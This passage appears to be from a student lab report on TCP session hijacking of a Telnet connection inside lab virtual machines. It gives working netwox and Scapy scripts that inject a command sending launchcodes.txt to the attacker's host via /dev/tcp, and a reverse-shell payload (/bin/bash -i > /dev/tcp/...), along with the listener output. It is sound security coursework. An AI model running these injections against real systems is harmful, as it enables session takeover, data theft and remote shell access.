4 TCP Session Hijacking

The 'malicious' command used was 'cat launchcodes.txt > /dev/tcp/10.0.2.5/9090' sending the content of launchcodes.txt to the attackers computer.

4.1 Netwox 40



Figur 15: Telnet connection between client and target, attacker sniffing packets.

```
[09/27/21]seed@VM:~$ sudo netwox 40 -l 10.0.2.15 -m 10.0.2.4 -j 10 -o 36146 -p 23 -q 1639304724 -E 1000 -r 190885776 --tcp-ack -H "0a636174206c61756e6368636f6465732e747874203e202f6465762f7463702f31302e302e322e352f393039300a"
IP
version|  ihl |      tos      |          totlen
    4   |  5   | 0x00=0    | 0x0056=86
          id      | r|D|M| offsetfrag
          0x727A=29306 | 0|0|0| 0x0000=0
          ttl      | protocol  | checksum
          0xA=10   | 0x06=6   | 0x2616
          source   |           |
          10.0.2.15 |           |
          destination |           |
          10.0.2.4  |           |

TCP
source port | destination port
0x8D32=36146 | 0x0017=23
seqnum        |
0x61B5CE14=1639304724 |
acknum        |
0x0B60AF90=190885776 |
doff |r|r|r|r|C|E|U|A|P|R|S|F| window
```

Figur 16: Attacker using netwox 40 to hijack the connection sending the malicious command.

```
[09/24/21]seed@VM:~$ echo 'cat launchcodes.txt > /dev/tcp/10.0.2.5/9090' | xxd -p  
636174206c61756e6368636f6465732e747874203e202f6465762f746370  
2f31302e302e322e352f393039300a  
[09/27/21]seed@VM:~$  
[09/27/21]seed@VM:~$ nc -lv 9090 -v  
Listening on [0.0.0.0] (family 0, port 9090)  
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 60112)  
Launch codes:  
1234321  
1590145  
4444444  
5555666
```

Figur 17: Attackers command turned into hex from earlier and output sent to port 9090 on attackers PC from hijacking the connection and sending malicious command.

4.2 Scapy

```
#!/usr/bin/python  
from scapy.all import *  
ip = IP(src="10.0.2.15", dst="10.0.2.4")  
tcp = TCP(sport=36156, dport=23, flags="A", seq=846830634, ack=657953790)|  
data = "\r cat launchcodes.txt > /dev/tcp/10.0.2.5/9090\r"  
pkt = ip/tcp/data  
ls(pkt)  
send(pkt, verbose=0)
```

Figur 18: Python code using scapy to send malicious command.

```
[09/27/21]seed@VM:~$ sudo python tcp_extract.py
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField               = 0            (0)
len         : ShortField              = None        (None)
id          : ShortField              = 1             (1)
flags       : FlagsField (3 bits)        = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0            (0)
ttl          : ByteField                = 64           (64)
proto       : ByteEnumField           = 6             (0)
chksum      : XShortField             = None        (None)
src          : SourceIPField           = '10.0.2.15' (None)
dst          : DestIPField              = '10.0.2.4'  (None)
options     : PacketListField          = []           ([])

-- 

sport        : ShortEnumField           = 36156        (20)
dport        : ShortEnumField           = 23           (80)
seq          : IntField                 = 846830634 (0)
ack          : IntField                 = 657953790 (0)
dataofs      : BitField (4 bits)        = None        (None)
reserved    : BitField (3 bits)         = 0            (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)> (<Flag 2 (S)>)
```

Figur 19: Attacker executing python program using scapy.

```
[09/27/21]seed@VM:~$ nc -lv 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 60114)
Launch codes:
1234321
1590145
4444444
5555666
[09/27/21]seed@VM:~$ █
```

Figur 20: Result using scapy.

5 Reverse shell using TCP session hijacking

Since the virtual machines are clones it is hard to determine from the pwd command if it worked or not but the attacker successfully read launchcodes.txt and created a directory on the targets computer using the back door.

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=36158, dport=23, flags="A", seq=3958483350, ack=15802537)
data = "\r /bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```


Figur 21: Python code using scapy to create the reverse shell.

Active Internet connections (w/o servers)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	73	10.0.2.4:23	10.0.2.15:36158	ESTABLISHED
tcp	0	0	10.0.2.4:60116	10.0.2.5:9090	ESTABLISHED

Figur 22: Reverse shell showing up on targets netstat.

```
[09/27/21]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 60116)
```

Figur 23: Successfully creating the reverse shell.



Figur 24: Attacker getting launchcodes and added directory on targets computer named 'hacked'.